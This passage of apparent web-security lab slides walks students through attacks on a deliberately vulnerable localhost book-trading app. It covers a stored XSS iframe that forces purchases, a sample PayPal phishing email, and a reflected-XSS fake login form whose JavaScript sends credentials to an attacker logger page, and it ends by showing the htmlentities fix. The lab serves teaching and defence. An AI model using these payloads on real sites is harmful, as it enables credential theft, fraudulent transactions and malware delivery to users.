  - <iframe src=‘index.php?page=user&amp;cmd=buy&amp;

    seller_usr=attacker&amp;id_book=[the_id_of_your_book] > </iframe>
- Go back to phpMyAdmin
  - Refresh the page
  - Verify in the database that your code is there


phpMyAdmin database



genere	varchar(150)		□	informatics
data	datetime			0000-00-00 00:00:00
note	varchar(600)			`<iframe src="index.php?page=user&amp;cmd=buy&amp;seller_usr=attacker&amp;id_book=7"> </iframe>`

Now the victim side

- Login as the victim
  - user: victim
  - password: victim
- Visualize the page of the book you have just created.
  - Congratulations, you have just bought a book!



```
    <li class="riga_pari">Year: 2013</li>
    <li class="riga_dispari">ISBN:</li>
    <li class="riga_pari">Pages: 750</li>
    <li class="riga_dispari">Category: informatica</li>
    <li class="riga_pari"></li>
    <li class="riga_dispari">Added : 0000-00-00 00:00:00</li>
    <li class="riga_pari">
      Notes:
      <iframe src="index.php?page=user&cmd=buy&seller_usr=attacker&id_book=7" height="1" width="1"></iframe>
    </li>
  </ul>
  <button id="acquista_libro">Buy</button> ev
</div>
```

ATTACK!


Check if everything worked

- Login as attacker
  - You should have received a notification from the victim
  - You have succeded!
- Other examples of stored attacks:
  - This was just a toy example, but what if we inject:
    - <iframe src='your_favourite_exploit_kit.com'></iframe>
    - You can use stored attacks to infect a website that the user trusts in order to deliver your malware

Exercise 3:
Reflected phishing attack

Phishing

- An attack that can be performed:
  - Redirecting the user to counterfait page that mimics the original one
  - Compromising a genuine page through XSS
- It attempts to acquire sensitive information (username, password, keys..)
- It can exploit social engineering techniques to direct users to enter details into the fake webpage
- Typically carrried out by email spoofing or instant messaging



PayPal® Account Review Department

From: PayPal®@smtp.spoofdomain.com
To: john@mydomain.com
Cc:
Subject: PayPal® Account Review Department

Sent: Wed 30/01/2008 04:12

PayPal

Dear **PayPal ®** customer,

We recently reviewed your account, and we suspect an unauthorized transaction on your account.
Protecting your account is our primary concern. As a preventive measure we have temporary **limited** your access to sensitive information.
Paypal features.To ensure that your account is not compromised, simply hit "**Resolution Center**" to confirm your identity as member of Paypal.

- Login to your Paypal with your Paypal username and password.
- Confirm your identity as a card memeber of Paypal.

Please confirm account information by clicking here Resolution Center and complete the "Steps to Remove Limitations."

Paypal-secure-check.com/eg/login.php

*Please do not reply to this message. Mail sent to this address cannot be answered.

Copyright © 1999-2007 PayPal. All rights reserved.

Attack description

- Attacker:
  - Exploiting the same XSS reflected vulnerability we have previously seen, the attacker creates a form, inside the webpage, containing a login request
    - Username, Password, Submit button
  - The submit button triggers a JavaScript code that is used to send credentials to another page (e.g. the attacker page).
    - It also executes the login on the trusted page, in order that the user does not notice he has being fooled
  - In this way the attacker produces a URL and tricks the victim to open it (sends it by email, instant messaging services...)

Attack description

- Victim:
  - Opens the URL and fills the requested fields. Pushes the submit button.
  - Nothing happens from his point of view: he has logged in into the trusted website
    - His credentials has been sent to the attacker
    - The attacker retrieves the stolen credentials in a database

- Creating the phishing attack:
  - Go back to our home page and log out
  - You are going to craft a search string that visualizes the fake login form
  - Let’s code!
    - Use a text editor to compose the attack, then copy/paste it inside the search bar

Code: the form

```
<form action="./index.php?page=login" method= "post" onsubmit="stealCredentials(this)">
        Insert your username and password to see the results <br>
        User:<br>
        <input type="text" name="username"><br>
        Password:<br>
        <input type="password" name="pass"><br><br>
        <input type="submit" value="Login" >

</form>
```

JavaScript function that collects the user’s input and sends it to the attacker page

Code: the JavaScript

```
<script>
function stealCredentials(form)
{
    var user = form["username"].value;
    var password = form["pass"].value;

    var logger = "http://localhost/logger.php";
    var request = new XMLHttpRequest();

    request.open('POST', logger, true);
    request.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    request.send("username="+user +"&pass="+password);
};
</script>
```

Copies the credentials from the form

Creates a request to the attacker page «logger.php» of type XMLHttpRequest (invisible to the user)

Sets the request encoding as it was a form


Sends the «post» request with the user credentials

Attack execution

- Insert the code inside the search bar
- Fill the form with the victim username and password
- Press submit button
  - You are now logged in as the victim...nothing happened?

- Monitor the result:
  - Open phpMyAdmin
  - Open ‘attacker’ database
  - See victim’s credential inside the ‘stolen_credentials’ table
    - Congratulations, your attack was successful!

Stolen entries in the attacker database



localhost / localhost...

localhost/phpmyadmin/index.php?token=8b7d66e21bb262e7664697e8f4c52491#PMAURL-

Server: localhost » Database: attacker » Table: stolen_

Current selection does not contain a unique column. Grid edit

Showing rows 0 - 0 (1 total, Query took 0.0002 seconds.)

```
SELECT * FROM `stolen_credentials`
```


□ Show all | Number of rows: 25 Filter rows: Se

+ Options

username	password
dude	smartDude

Still have time?
Let’s fix the vulnerability


- Log out from the user
- Go to the desktop and open the directory: «view guest»
- Open the file «contentSearch.php»
- On the top of the page locate the «echo» function and use the function «htmlentities» as below



```
<div class="content">
    <h2 id="titolo_risRicerca">Search result for <?php echo htmlentities($_REQUEST['cerca'], ENT_QUOTES) ?>...<
    <table class="searchTable">
    <tr class="titoli_tabella">
        <td>Titolo</td>
```

htmlentities converts all the elements that have a corrispondent HTML value, quotes included (ENT_QUOTES)

How the search output looks like when the vulnerability is fixed:



Search result for <script>alert("Now is fixed");</script>...

Title	Author	Conditions	Price	Year	Description

Code is no more interpreted as HTML